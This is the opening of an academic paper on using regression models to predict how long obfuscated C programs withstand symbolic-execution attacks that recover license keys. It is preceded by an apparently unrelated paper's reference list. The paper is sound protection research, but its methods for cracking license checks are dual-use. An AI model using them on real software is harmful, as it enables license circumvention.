[9] COLLBERG, C., MARTIN, S., MYERS, J., AND NAGRA, J. Distributed Application Tamper Detection via Continuous Software Updates. In *Annual Computer Security Applications Conference (ACSAC)* (2012).

[10] COLLBERG, C., MARTIN, S., MYERS, J., AND ZIMMERMAN, B. Documentation for Arithmetic Encodings in Tigress. `http://tigress.cs.arizona.edu/transformPage/docs/encodeArithmetic`.

[11] COLLBERG, C., MARTIN, S., MYERS, J., AND ZIMMERMAN, B. Documentation for Data Encodings in Tigress. `http://tigress.cs.arizona.edu/transformPage/docs/encodeData`.

[12] COLLBERG, C., THOMBORSON, C., AND LOW, D. Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs. In *ACM Symposium on Principles of Programming Languages (POPL)* (1998).

[13] COOGAN, K., LU, G., AND DEBRAY, S. Deobfuscation of Virtualization-obfuscated Software: A Semantics-Based Approach. In *ACM Conference on Computer and Communications Security (CCS)* (2011).

[14] EYROLLES, N. *Obfuscation with Mixed Boolean-Arithmetic Expressions: Reconstruction, Analysis and Simplification Tools*. PhD thesis, Université de Versailles Saint-Quentin-en-Yvelines, 2017.

[15] EYROLLES, N., GOUBIN, L., AND VIDEAU, M. Defeating MBA-based Obfuscation. In *ACM Workshop on Software PROtection (SPRO)* (2016).

[16] FINNSSON, H. Generalized Monte-Carlo Tree Search Extensions for General Game Playing. In *AAAI Conference on Artificial Intelligence* (2012).

[17] GELLY, S., KOCSIS, L., SCHOENAUER, M., SEBAG, M., SILVER, D., SZEPESVÁRI, C., AND TEYTAUD, O. The Grand Challenge of Computer Go: Monte Carlo Tree Search and Extensions. *Communications of the ACM* (2012).

[18] GODEFROID, P., AND TALY, A. Automated Synthesis of Symbolic Instruction Encodings from I/O Samples. In *ACM SIGPLAN Notices* (2012).

[19] GRAZIANO, M., BALZAROTTI, D., AND ZIDOUEMBA, A. ROPMEMU: A Framework for the Analysis of Complex Code-Reuse Attacks. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2016).

[20] GUINET, A., EYROLLES, N., AND VIDEAU, M. Arybo: Manipulation, Canonicalization and Identification of Mixed Boolean-Arithmetic Symbolic Expressions. In *GreHack Conference* (2016).

[21] GULWANI, S. Dimensions in Program Synthesis. In *Proceedings of the 12th international ACM SIGPLAN symposium on Principles and practice of declarative programming* (2010).

[22] GULWANI, S., JHA, S., TIWARI, A., AND VENKATESAN, R. Synthesis of Loop-free Programs. *ACM SIGPLAN Notices* (2011).

[23] HEULE, S., SCHKUFZA, E., SHARMA, R., AND AIKEN, A. Stratified synthesis: Automatically Learning the x86-64 Instruction Set. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2016).

[24] JHA, S., GULWANI, S., SESHIA, S. A., AND TIWARI, A. Oracle-guided Component-based Program Synthesis. In *ACM/IEEE 32nd International Conference on Software Engineering* (2010).

[25] KIM, D.-W., KIM, K.-H., JANG, W., AND CHEN, F. F. Unrelated Parallel Machine Scheduling with Setup Times using Simulated Annealing. *Robotics and Computer-Integrated Manufacturing* (2002).

[26] KINDER, J. Towards Static Analysis of Virtualization-Obfuscated Binaries. In *IEEE Working Conference on Reverse Engineering (WCRE)* (2012).

[27] KIRKPATRICK, S., GELATT, C. D., AND VECCHI, M. P. Optimization by Simulated Annealing. *Science* (1983).

[28] KLINT, P. Interpretation Techniques. *Software, Practice and Experience* (1981).

[29] KOCSIS, L., AND SZEPESVÁRI, C. Bandit based Monte-Carlo Planning. In *European Conference on Machine Learning* (2006).

[30] KRAHMER, S. x86-64 Buffer Overflow Exploits and the Borrowed Code Chunks Exploitation Technique, 2005.

[31] LIBERATORE, P. The Complexity of Checking Redundancy of CNF Propositional Formulae. In *International Conference on Agents and Artificial Intelligence* (2002).

[32] LIM, J., AND YOO, S. Field Report: Applying Monte Carlo Tree Search for Program Synthesis. In *International Symposium on Search Based Software Engineering* (2016).

[33] LU, K., XIONG, S., AND GAO, D. RopSteg: Program Steganography with Return Oriented Programming. In *ACM Conference on Data and Application Security and Privacy (CODASPY)* (2014).

[34] MA, H., LU, K., MA, X., ZHANG, H., JIA, C., AND GAO, D. Software Watermarking using Return-Oriented Programming. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2015).

[35] MARC, SEBAG, M., SILVER, D., SZEPESVÁRI, C., AND TEYTAUD, O. Nested Monte-Carlo Search. *Communications of the ACM* (2012).

[36] MICROSOFT RESEARCH. The Z3 Theorem Prover. `https://github.com/Z3Prover/z3`.

[37] NETHERCOTE, N., AND SEWARD, J. Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation. In *ACM Sigplan Notices* (2007).

[38] OREANS TECHNOLOGIES. Themida – Advanced Windows Software Protection System. http://oreans.com/themida.php.

[39] PAKT. ROPC: A Turing complete ROP compiler. https://github.com/pakt/ropc.

[40] PEWNY, J., GARMANY, B., GAWLIK, R., ROSSOW, C., AND HOLZ, T. Cross-architecture Bug Search in Binary Executables. In *IEEE Symposium on Security and Privacy* (2015).

[41] PLAID CTF. ROP Challenge "quite quixotic chest". https://ctftime.org/task/2305, 2016.

[42] QUYNH, N. A., DI, T. S., NAGY, B., AND VU, D. H. Capstone Engine. http://www.capstone-engine.org.

[43] QUYNH, N. A., AND VU, D. H. Unicorn – The Ultimate CPU Emulator. http://www.unicorn-engine.org.

[44] ROLLES, R. Unpacking Virtualization Obfuscators. In *USENIX Workshop on Offensive Technologies (WOOT)* (2009).

[45] ROLLES, R. Program Synthesis in Reverse Engineering. http://www.msreverseengineering.com/blog/2014/12/12/program-synthesis-in-reverse-engineering, 2014.

[46] ROLLES, R. Synesthesia: A Modern Approach to Shellcode Generation. http://www.msreverseengineering.com/blog/2016/11/8/synesthesia-modern-shellcode-synthesis-ekoparty-2016-talk, 2016.

[47] RUIJL, B., VERMASEREN, J. A. M., PLAAT, A., AND VAN DEN HERIK, H. J. Combining Simulated Annealing and Monte Carlo Tree Search for Expression Simplification. In *International Conference on Agents and Artificial Intelligence* (2014).

[48] SARWAR, G., MEHANI, O., BORELI, R., AND KAAFAR, D. On the Effectiveness of Dynamic Taint Analysis for Protecting against Private Information Leaks on Android-based Devices. *Nicta* (2013).

[49] SCHADD, M. P., WINANDS, M. H., TAK, M. J., AND UITERWIJK, J. W. Single-player Monte-Carlo Tree Search for SameGame. *Knowledge-Based Systems* (2012).

[50] SCHKUFZA, E., SHARMA, R., AND AIKEN, A. Stochastic Superoptimization. *ACM SIGPLAN Notices* (2013).

[51] SCHWARTZ, E. J., AVGERINOS, T., AND BRUMLEY, D. Q: Exploit Hardening Made Easy. In *USENIX Security Symposium* (2011).

[52] SHACHAM, H. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In *ACM Conference on Computer and Communications Security (CCS)* (2007).

[53] SHARIF, M., LANZI, A., GIFFIN, J., AND LEE, W. Automatic Reverse Engineering of Malware Emulators. In *IEEE Symposium on Security and Privacy* (2009).

[54] SILVER, D., HUANG, A., MADDISON, C. J., GUEZ, A., SIFRE, L., VAN DEN DRIESSCHE, G., SCHRITTWIESER, J., ANTONOGLOU, I., PANNEERSHELVAM, V., LANCTOT, M., ET AL. Mastering the Game of Go with Deep Neural Networks and Tree Search. *Nature* (2016).

[55] SONY DADC. SecuROM Software Protection. https://www2.securom.com/Digital-Rights-Management.68.0.html.

[56] SZITA, ISTVÁN AND CHASLOT, GUILLAUME AND SPRONCK, PIETER. Monte-Carlo Tree Search in Settlers of Catan. In *Advances in Computer Games* (2009).

[57] TAGES SAS. SolidShield Software Protection. https://www.solidshield.com/software-protection-and-licensing.

[58] VMPROTECT SOFTWARE. VMProtect Software Protection. http://vmpsoft.com.

[59] VOGL, S., PFOH, J., KITTEL, T., AND ECKERT, C. Persistent Data-only Malware: Function Hooks without Code. In *Symposium on Network and Distributed System Security (NDSS)* (2014).

[60] YADEGARI, B., AND DEBRAY, S. Bit-level Taint Analysis. In *IEEE International Working Conference on Source Code Analysis and Manipulation* (2014).

[61] YADEGARI, B., AND DEBRAY, S. Symbolic Execution of Obfuscated Code. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[62] YADEGARI, B., JOHANNESMEYER, B., WHITELY, B., AND DEBRAY, S. A Generic Approach to Automatic Deobfuscation of Executable Code. In *IEEE Symposium on Security and Privacy* (2015).

[63] ZHOU, Y., MAIN, A., GU, Y. X., AND JOHNSON, H. Information Hiding in Software with Mixed Boolean-Arithmetic Transforms. In *International Workshop on Information Security Applications (WISA)* (2007).

Predicting the Resilience of Obfuscated Code Against Symbolic Execution Attacks via Machine Learning

Sebastian Banescu
Technische Universität München

Christian Collberg
University of Arizona

Alexander Pretschner
Technische Universität München

Abstract

Software obfuscation transforms code such that it is more difficult to reverse engineer. However, it is known that given enough resources, an attacker will successfully reverse engineer an obfuscated program. Therefore, an open challenge for software obfuscation is estimating the time an obfuscated program is able to withstand a given reverse engineering attack. This paper proposes a general framework for choosing the most relevant software features to estimate the effort of automated attacks. Our framework uses these software features to build regression models that can predict the resilience of different software protection transformations against automated attacks. To evaluate the effectiveness of our approach, we instantiate it in a case-study about predicting the time needed to deobfuscate a set of C programs, using an attack based on symbolic execution. To train regression models our system requires a large set of programs as input. We have therefore implemented a code generator that can generate large numbers of arbitrarily complex random C functions. Our results show that features such as the number of community structures in the graph-representation of symbolic path-constraints, are far more relevant for predicting deobfuscation time than other features generally used to measure the potency of control-flow obfuscation (e.g. cyclomatic complexity). Our best model is able to predict the number of seconds of symbolic execution-based deobfuscation attacks with over 90% accuracy for 80% of the programs in our dataset, which also includes several realistic hash functions.

1 Introduction

Software developers often protect premium features and content using cryptography, if secure key storage is possible. However, there are some risks regarding the use of cryptography in this context, i.e. code and data must be decrypted in order to be executable, respectively consumable by the end-user device. If end-users are malicious, then they can get access to the unencrypted code or data, e.g. by dumping the memory of the device on which the client software is running. Malicious end-users are called man-at-the-end (MATE) attackers and their capabilities include everything from static analysis to dynamic modification of the executable code and memory (e.g. debugging, tampering with code and data values, probing any hardware data bus, etc.).

In order to raise the bar against MATE attackers, obfuscation tools use code transformations to modify the original code such that it is harder to analyze and tamper with, while preserving the functionality of the program. Provably secure code obfuscation has been proposed in the literature, however, it is still impractical [3, 6, 7]. On the other hand, dozens of practical obfuscation transformations have been proposed since the early 1990s [14], however, their security guarantees are unclear.

Researchers and practitioners alike have struggled with evaluating the strength of different obfuscating code transformations. Many approaches have been proposed (see Section 2), however, despite the numerous efforts in this area, a recent survey on common obfuscating transformations and deobfuscation attacks indicates that after more than two decades of research, we are still lacking reliable concepts for evaluating the resilience of code obfuscation against attacks [42].

This paper makes the following contributions:

- A general framework for selecting program features which are relevant for predicting the resilience of software protection against automated attacks.
- A free C program generator, which was used to create a dataset of over 4500 different programs in order to benchmark our approach.
- A case study involving over 23000 obfuscated programs, where we build and test regression models to predict the resilience of the obfuscated programs against symbolic execution attacks.

- A set of highly relevant features for predicting the effort of attacks based on symbolic execution.
- A model that can predict the resilience of several code obfuscating techniques against an attack based on symbolic execution, with over 90% accuracy for 80% of the programs in our dataset.

The remainder of this paper is organized as follows. Section 2 describes related work. Section 3 describes our framework and the C program generator. Section 4 describes the case-study. Section 5 presents conclusions and future work. Acknowledgements are expressed in Section 6. Details regarding the availability our dataset and software tools are given in Section 7.

2 Related Work

Collberg et al. [15] proposed a general taxonomy for evaluating the quality of obfuscating transformations. This taxonomy states that code obfuscation should be evaluated with respect to: *potency* against human-assisted attacks, *resilience* against automated attacks, *cost* (in terms of performance overhead) added by the obfuscating transformation and *stealth*, which measures the difficulty of identifying parts of obfuscated code in a given program. Collberg et al. [15] also proposed using several existing software features to evaluate potency, namely: program length, cyclomatic complexity, nesting complexity, data flow complexity, fan-in/-out complexity, data structure complexity and object oriented design metrics. However, in their empirical studies Ceccato et al. [11] have found that potency does not always correlate with the previous software metrics. Dalla Preda [17] proposes using abstract interpretation to model attackers, which can either break a certain obfuscation transformation or not. However, they do not propose any fine-grained features for measuring resilience. On the other hand, there have also been works that propose measures for resilience. Udupa et al. [46] propose using the edit distance between control flow graphs of the original code and deobfuscated code. Mohsen and Pinto [33] propose using Kolmogorov complexity. Banescu et al. [5] propose using the effort needed to run a deobfuscation attack. However, they do not attempt to predict the effort needed for deobfuscation, which has been identified as a gap in this field [45]. In this paper we focus on predicting the effort needed by an automated deobfuscation attack.

Our work is complementary to the *Obfuscation Executive* (OE) proposed by Heffner and Collberg [23]. The OE uses software complexity metrics and performance measurements to choose a sequence of obfuscating transformations, that should be applied to a program in order to increase its potency, while our paper is solely concerned with resilience. Moreover, the OE also proposes restrictions regarding which obfuscating transformations can follow each other. Our work focuses on prediction of resilience, which is something that the OE does not do. However, our approach could be integrated into the OE to improve the decision making process (see Section 4.4).

Karnick et al. [26] proposed to measure the quality of Java obfuscators by summing up potency and resilience and subtracting cost of memory consumption, file storage size and execution time from the sum. They measure potency with a subset of the features proposed by Collberg et al. [15]. They measure resilience by using concrete implementations of deobfuscators, measuring whether they were successful or if they encountered errors and averaging the measurements across the total number of deobfuscators. We acknowledge that using multiple concrete implementations of a deobfuscation attack (e.g. disassembly, CFG simplification) is important to weed out any issues specific to a particular implementation. However, in this work we aim to provide a more fine-grained measure of deobfuscation effort, instead of a categorical classification such as *succeeded* or *failed* for each deobfuscation attack implementation, as done in [26]. Moreover, we also predict this fine-grained effort.

Anckaert et al. [2] propose applying concrete software complexity metrics on four program properties (i.e. instructions, control flow, data flow and data), to measure resilience. Similarly to our work, Anckaert et al. measure resilience of different obfuscating transformations against concrete implementations of deobfuscation attacks. However, they apply deobfuscation attacks which are specific to different obfuscating transformations, while we use a general deobfuscation attack (based on symbolic execution) on all obfuscating transformations. Moreover, they disregard the effort needed for deobfuscation and measure the effect of different obfuscating transformations on software complexity metrics and the subsequent effect of deobfuscation on these metrics. In this paper we are chiefly concerned with predicting the effort needed to run a successful deobfuscation attack.

Wu et al. [48] propose using a linear regression model over a fixed set of features, for measuring the potency of obfuscating transformations. In contrast to our work, they do not provide any evaluation of their approach. They suggest obtaining the ground truth for training and testing a linear regression model, from security experts who manually deobfuscate the obfuscated programs and indicate the effort required for each program, which is far more expensive compared to our approach of using automated attacks. We obtain our ground truth by running an automated attack and recording the effort (measured in execution time), needed to deobfuscate programs. Moreover, we also propose a way of selecting which features to use for building a regression model.

In sum, Collberg's taxonomy [15] proposes evaluating

obfuscation using four dimensions. Most of the related work focuses on simply *measuring* potency, resilience and cost. Wu et al. [48] discuss estimating potency. Zhuang and Freiling [50] propose using a naive Bayes algorithm to estimate the optimal sequence of obfuscating transformations, from a performance point of view. Kanzaki et al. [25] propose code artificiality as a measure to estimate stealth. However, there is a gap in estimating resilience, which we fill in this work.

3 Approach

Resilience is defined as a function of *deobfuscator effort*[1] and *programmer effort* (i.e. the time spent building the deobfuscator) [15]. However, in many cases we can consider the effort needed to build the deobfuscator to be negligible, because an attacker needs to invest the effort to build a deobfuscator only once and can then reuse it or share it with others. Our general approach is illustrated as a work-flow in Figure 1, where ovals depict inputs and outputs of the software tools, which are represented by rectangles. The work-flow requires a dataset of original (un-obfuscated) programs to be able to start (step 0 in Figure 1). To generate these programs we have developed a C code generator presented in Section 3.1. Afterwards, an obfuscation tool is then used to generate multiple obfuscated (protected) versions of each of the original programs (step 1 in Figure 1). Subsequently, an implementation of a deobfuscation attack (e.g. control-flow simplification [49], secret extraction [5], etc.) is executed on all of the obfuscated programs, and the time needed to successfully complete the attack for each of the obfuscated programs is recorded (step 2 in Figure 1). In parallel, feature values (e.g. source code metrics) are extracted from the obfuscated programs.

Once the *attack times* are recorded and software features are extracted from all programs, one could directly use this information to build a regression model for predicting the time needed for deobfuscation. However, some features could be irrelevant to the deobfuscation attack and/or they could be expensive to compute. Moreover, for most regression algorithms the resource usage during the training phase grows linearly or even exponentially with the number of different features used as predictors. Therefore, we add an extra step to our approach, namely a *Feature Selection Algorithm*, which selects only the subset of features which are most relevant to the attack (step 3 in Figure 1). Feature selection can be performed in many ways. Section 3.2 briefly describes how we approached feature selection. After the relevant

[1] In this paper we quantify deobfuscator effort via the time it takes to run a successful attack on a certain hardware platform; however, note that we could easily map time to CPU cycles, to provide a hardware independent measure of attack effort.




Figure 1: General attack time prediction framework.

features are selected, the framework uses this subset of features to build a regression model via a machine learning algorithm (step 4 in Figure 1).

Note that the proposed approach is not limited to obfuscation and deobfuscation. One can substitute the obfuscation tool in Figure 1, with any kind of software protection mechanism (e.g. code layout randomization [38]) and the deobfuscation tool by any known attack implementation corresponding to that software protection mechanism (e.g. ROPeme [27]). This way the set of relevant features and the output prediction model will estimate the strength of the chosen protection mechanism against the chosen attack implementation.

3.1 C Program Generator

One important challenge of the proposed approach is obtaining a dataset of unobfuscated (original) programs for the input to the framework. This dataset should be large enough to serve as a training set for the regression model in the last step of the framework, because the quality of the model depends on the training set. Ideally, we would have access to a large corpus of open source programs that contain a security check (such as a license check) that needed to be protected against discovery and tampering, as presented in [4]. For example, we could select a collection of such programs from popular code sharing sites such as GitHub. Unfortunately, open source programs tend not to contain the sorts of security checks required by our study. To mitigate this we could manu-

```
1   void f(int *in, int *out) {
2     long s[2], local1 = 0;
3     // Expansion phase
4     s[0] = in[0] + 762;
5     s[1] = in[0] | (9 << (s[0] % 16 | 1));
6     // Mixing phase
7     while (local1 < 2) {
8       s[1] |= (s[0] & 15) << 3;
9       s[(local1 + 1) % 2] = s[local1];
10      local1 += 1;
11    }
12    if (s[0] > s[1]) {
13      s[0] |= (s[1] & 31) << 3;
14    } else {
15      s[1] |= (s[0] & 15) << 3;
16    }
17    s[0] = s[1];
18    // Compression phase
19    out[0] = (s[0] << (s[1] % 8 | 1));
20  }
21  void main(int ac, char* av[]) {
22    int out;
23    f(av[1], &out);
24    if (out == 0xa199abd8)
25      printf("You win!");
26  }
```

Figure 2: Randomly generated program example.

ally insert a security check into a few carefully chosen open source programs. While this would have the advantage of using real code for the study, it does not scale for a large enough dataset. Moreover, we have noticed that in *capture the flag* (CTF) competitions, attackers always seem to locate the license checking code via pattern recognition or taint analysis [41], in order to reduce the part of the code which needs to be symbolically executed. Afterwards, they apply symbolic execution on the license checking code snippet, not on the whole executable code (e.g. built from a GitHub project), which removes the utility of using open source projects in the first place. Since we only want to focus on the second part of this attack (i.e. symbolically executing the license checking code snippet), our C program generator produces a large number of simple programs with diverse license checking algorithms, having a variety of control- and data-flows.

The code generator operates at the function level. Each generated function takes an array of primitive type (e.g. char, int) as input (i.e. `in`) and outputs another array of primitive type (i.e. `out`), as shown in Figure 2. Each function first expands the input array into a (typically larger) state array via a sequence of assignment statements containing operations (e.g. arithmetic, bitwise, etc.) involving the inputs (lines 3-5). After input expansion, the values in the state array are processed via control flow statements containing various operations on the state variables (lines 6-17). Finally, the state array is compressed into the (typically smaller) output array via assignment statements (lines 18-19). These three phases represent a generic way to map data from an input domain to an output domain, as a license check would do.

```
exp := (bb n)
     | (if exp exp)
     | (for exp)
```

Figure 3: `RandomFunsControlStructures` grammar

We implemented this approach as the `RandomFuns` transformation as part of the Tigress C Diversifier/Obfuscator [13]. This transformation offers multiple options[2] that can be tuned by the end user in order to control the set of generated programs. However, here we only provide a description of those options which have been used to generate the dataset of programs used in the experiments from Section 4, i.e.:

- `RandomFunsTypes` indicates the data type of the input, output and state arrays. The current implementation supports the following primitive types: char, short, int, long, float and double.
- `RandomFunsForBound` indicates the type of upper bound in a for loop. The possible types are: (1) a constant value, (2) a value from the input array and (3) a value from the input array modulo a constant.
- `RandomFunsOperators` indicates the allowable operators in the body of the function. Possible values include: arithmetic operators (addition `PlusA`, subtraction `MinusA`, multiplication `Mult`, division `Div` and modulo `Mod`), left shift `Shiftlt`, right shift `Shiftrt`, comparison operators (less than `Lt`, greater than `Gt`, less or equal `Le`, greater or equal `Ge`, equal `Eq`, different `Ne`) and bitwise operators (and `BAnd`, or `BOr` and xor `BXor`).
- `RandomFunsControlStructures` indicates the control structure of the function. If this option is not set, a random structure will be chosen. The value of this option is a string, which follows a simple grammar depicted in Figure 3, where (bb *n*) specifies that the structure should be a basic block with *n* statements, where *n* is an integer. Note that the branch conditions are implicit and randomly generated.
- `RandomFunsPointTest` adds an *if*-statement in the *main* function, immediately after the call to the random function (lines 24-25 in Figure 2). This if statement compares the output of the random function with a constant. If the two values are equal then "You win!" is printed on standard output, indicating that the random function was given an input which led it to execute the true branch of the *if*-statement. Few inputs of the random function take this path, hence, finding such an input is equivalent to finding a valid license key.

[2]For a full list of options and features visit the webpage of `RandomFuns` at `http://tigress.cs.arizona.edu/transformPage/docs/randomFuns`.

The reason why we chose to implement these features is that we suspect them to be relevant for the deobfuscation attack presented in [5], which is used in our case study presented in Section 4. An important limitation of the C code generator is that it does not add system calls inside the generated code. We plan to add this feature in future work.

3.2 Selecting Relevant Features

Given a set of several software features (e.g. complexity metrics), it is unclear which software features one should aim to change (by applying various obfuscating transformations), such that the resulting obfuscated program is more resilient against certain automated deobfuscation attacks. A conservative approach would be to simply use all available software features in order to build a prediction model. However, this approach does not scale for several regression algorithms, because of the large amount of hardware resources needed and also the time needed to train the model. There are several approaches for feature selection published in the literature, e.g. using genetic algorithms [8] or simulated annealing [29]. From our experiments we noticed that such feature extraction algorithms are time-consuming, i.e. even with datasets of the order of tens of thousands of entries and a few dozen features it takes weeks of computation time. We have experimented also with principal component analysis [40], however, this approach did not yield better results for our dataset. Therefore, in this section we describe a few light-weight approaches for selecting a subset of features, which are most relevant for a particular deobfuscation attack. The first approach is based on computing correlations and the second approach is based on variable importance in regression models. In Section 4 we compare these approaches by building regression models using the features selected by each approach.

3.2.1 First approach: Pearson Correlation

One intuitive way to select relevant features, first proposed by Hall [22], is by computing the Pearson correlation [39] between each of the software features and the attack time. The Pearson correlation is a value in the range $[-1,1]$. A positive value means that both the time needed for deobfuscation and the software feature tend to have the same increasing trend, while a negative value indicates that the deobfuscation time decreases as the software feature increases. If the absolute value of this correlation is in the range $[0.8,1]$ the variables are said to be *very strongly correlated*. Furthermore, the range $[0.6,0.8)$ corresponds to *strong correlation*, [0.4, 0.6) to *moderate correlation*, $[0.2,0.4)$ to *weak correlation*, and $(0,0.2)$ to *very weak correlation*. Finally, a value of 0 indicates the absence of correlation. After computing the correlation, we sort the features by their absolute correlation values in descending order and store them in a list L. The caveat in selecting the top ten features with the highest correlation is that several of those top ten features may contain couples which are highly correlated with each other. This means that we could discard one of them and still obtain about the same prediction accuracy. To avoid this issue, for each pair of highly correlated features in L, we remove the one with a lower correlation to the deobfuscation attack time. Afterwards, we select the remaining features with the highest correlations.

3.2.2 Second approach: Variable Importance

Another way of selecting relevant features from a large set of features is to first build a regression model (e.g. via random forest, support vector machines, neural networks, etc.), using all available features and record the prediction error. Concretely, we would:

1. Check the importance of each variable (i.e. feature) using the technique described in [9], i.e. add random noise by permuting values for the i-th variable and average the difference between the prediction error after randomization and before.
2. Repeat this for all $i = \{1,\ldots,n\}$, where n is the total number of variables.
3. Rank the variables according to their average difference in prediction error, i.e. the higher the prediction error, the more important the variable is for the accuracy of the regression model.

Similarly, to the previous approach based on Pearson correlation, we select those features which have the highest importance. In order to reduce over-fitting the regression model to our specific dataset, we employ 10-fold-cross-validation, i.e. the dataset is partitioned into 10 equally sized subsets, training is performed on 9 subsets and testing is performed on the remaining subset, for each combination of 9 subsets. Variable importance is averaged over all of these 10 regression models. Then the features are ranked according to their average importance, i.e. difference in prediction error when the values of that variable are permuted. This procedure is called *recursive feature elimination* [21].

4 Case-Study

This section presents a case-study in which we evaluate the approach proposed in Section 3. We are interested in answering the following research questions:

RQ1 Which features are most relevant for predicting the time needed to successfully run the symbolic-execution attack presented in [5]?

RQ2 Which regression algorithms generate models that can predict the attack effort with the lowest error?

Due to space constraints, in this paper we will focus on the deobfuscation attack based on symbolic execution presented in [5], which is equivalent to extracting a secret license key hidden inside the code of the program via obfuscation. However, in future work we plan to apply the approach proposed in Section 3, to other types of automated attacks, such as control-flow simplification [49]. Note that even for other attacks the work-flow from Figure 1 remains unchanged. However, the attack implementation and the software features will change.

4.1 Experimental Setup

All steps of the experiment were executed on a physical machine with a 64-bit version of Ubuntu 14.04, an Intel Xeon CPU having 3.5GHz frequency and 64 GB of RAM. Subsequently we describe the tools that we have used and how we have used them. The following subsections correspond to the steps from 0 to 4 in Figure 1.

4.1.1 Dataset of Original Programs

We have used the code generator described in Section 3.1 to generate a dataset of 4608 unobfuscated C programs. The following is a list of parameters and their corresponding values we used to generate this dataset:

- The random seed value: `Seed` $\in \{1,2,4\}$ (3 values).
- The data type of variables: `RandomFunsTypes` $\in$ {char, short, int, long} (4 values).
- The bounds of *for*-loops: `RandomFunsForBound` $\in$ {constant, input, boundedInput} (3 values).
- The operators allowed in expressions: `RandomFunsOperators` presented in Table 1 (4 values), which also describes each parameter value.
- The control structures: `RandomFunsControlStructures` presented in Table 2 (16 values), which also shows the depth of the control flow.
- The number of statements per basic block was changed via the value of $n \in \{1,2\}$ from Table 2.

The total number of combinations is therefore: $3 \times 4 \times 3 \times 4 \times 16 \times 2 = 4608$. All other parameters were kept to their default values, except for the `RandomFunsPointTest`, which was set to true, meaning that the return value of the randomly generated function is checked against a constant value and if they are equal the program prints a distinctive message, i.e. "You win!" to standard output. We have set this constant value to be equal to the output of the randomly generated function when its input is equal to "12345". Therefore, all of the 4608 programs will print "You win!" on the standard output if their input argument is "12345". The reason for doing this will become clear when we explain the deobfuscation attack in Section 4.1.3.

`RandomFunsOperators` **Parameter Value**	**Description**
`PlusA, MinusA, Lt, Gt, Le, Ge, Eq, Ne`	Simple arithmetic and comparison operators
`PlusA, MinusA, Mult, Div, Mod, Lt, Gt, Le, Ge, Eq, Ne`	Harder arithmetic and comparison operators
`Shiftlt, Shiftrt, BAnd, BXor, BOr, Lt, Gt, Le, Ge, Eq, Ne`	Shift, bitwise and comparison operators
`PlusA, MinusA, Mult, Div, Mod, Lt, Gt, Le, Ge, Eq, Ne, Shiftlt, Shiftrt, BAnd, BXor, BOr`	Harder arithmetic, shift, bitwise and comparison operators

Table 1: *Operator* parameter values given to C code generator used for generating dataset.

`RandomFunsControlStructures` **Parameter Value (see grammar in Figure 3)**	**Ctrl-flow depth**	**Num. of *if*-stmts**	**Num. of Loops**
(if (bb *n*) (bb *n*))	1	1	0
(if (bb *n*))(if (bb *n*))	1	2	0
(if (bb *n*))(if (bb *n*))(if (bb *n*))	1	3	0
(if (if (bb *n*) (bb *n*)) (bb *n*))	2	2	0
(if (if (bb *n*) (bb *n*)) (if (bb *n*) (bb *n*)))	2	3	0
(if (if (if (bb *n*) (bb *n*)) (bb *n*)) (bb *n*))	3	3	0
(if (if (if (bb *n*) (bb *n*)) (if (bb *n*) (bb *n*))) (bb *n*))	3	4	0
(if (if (if (bb *n*) (bb *n*)) (if (bb *n*) (bb *n*))) (if (bb *n*) (bb *n*)))	3	5	0
(for (bb *n*))	1	0	1
(for (if (bb *n*) (bb *n*)))	2	1	1
(for (bb *n*))(for (bb *n*))	1	0	2
(for (for (bb *n*)))	2	0	2
(for (if (if (bb *n*) (bb *n*)) (bb *n*)))	3	2	1
(for (if (bb *n*) (bb *n*))(if (bb *n*) (bb *n*)))	2	2	1
(for (if (if (bb *n*) (bb *n*)) (if (bb *n*) (bb *n*))))	3	3	1
(for (for (if (bb *n*) (bb *n*))))	3	1	2

Table 2: *Control structure* parameter values given to C code generator used for generating dataset.

Since this set of 4608 programs might seem too homogeneous for building a regression model, we used another set of 11 non-cryptographic hash functions[3] in our experiments. Similarly to the randomly generated functions, these hash functions, process the input string passed as an argument to the program and it compares the result to a fixed value. In the case of the hash functions we print a distinctive message on standard output whenever the input argument is equal to "my_license_key". Table 3 shows the minimum, median, average and maximum values of various code metrics of only the original (un-obfuscated) set of programs, as computed by the *Unified Code Counter* (UCC) tool [37] and the total number of lines of code (LOC). Each metric was computed on the entire C file of each program, which includes the randomly generated function and the main function. Note that by summing up the metrics on the first 6 rows we obtain the total number of lines of code in our C programs. The important thing to note from Table 3 is that

[3] `http://www.partow.net/programming/hashfunctions/`

Code Metric	Min	Med	Avg	Max
Calculations	10.00	27.00	34.64	152.00
Conditionals	7.00	10.00	10.02	16.00
Logical	4.00	9.00	12.17	69.00
Assignment	9.00	17.00	18.13	46.00
L1.Loops	2.00	3.00	2.85	4.00
L2.Loops	0.00	0.00	0.19	1.00
Total LOC	32.00	66.00	78.00	288.00
Average CC	2.67	3.33	3.21	4.00

Table 3: Overview of un-obfuscated randomly generated programs.

Code Metric	Min	Med	Avg	Max
Calculations	4.00	6.00	6.45	12.00
Conditionals	3.00	3.00	3.27	4.00
Logical	2.00	6.00	5.36	11.00
Assignment	8.00	9.00	9.91	16.00
L1.Loops	1.00	1.00	1.00	1.00
L2.Loops	0.00	0.00	0.00	0.00
Total LOC	18.00	25.00	25.99	44.00
Average CC	2.00	2.00	2.14	2.50

Table 4: Overview of un-obfuscated simple hash programs.

these 4608 programs vary in size and complexity, as was intended, in order to capture a representative range of license checking algorithms.

To increase the number of programs in this set, we generated 275 different variants for each of the non-cryptographic hashes using combinations of multiple obfuscation transformations. The point which we aim to show here is that even if we add a small heterogeneous subset to our larger homogeneous set of programs, the smaller subset is going to be predicted with the same accuracy as the programs from the larger set. Table 4 shows the minimum, median, average and maximum values of various code metrics of only the original (un-obfuscated) non-cryptographic hash functions, as computed by the UCC tool and the total number of lines of code (LOC). Each metric was computed on the entire C file of each program, which includes the hash function and the main function, but no comment lines or empty lines.

4.1.2 Obfuscation Tool

We have used five obfuscating transformations offered by Tigress [13], in order to generate five obfuscated versions of each of the 4608 programs generated by our code generator and the 11 non-cryptographic hash functions. The obfuscating transformations we have used are:

- *Opaque predicates*: introduce branch conditions in the original code, which are either always true or always false for any possible program input. However, their truth value is difficult to learn statically.
- *Literal encoding*: replaces integer/string constants by code that generates their value dynamically.
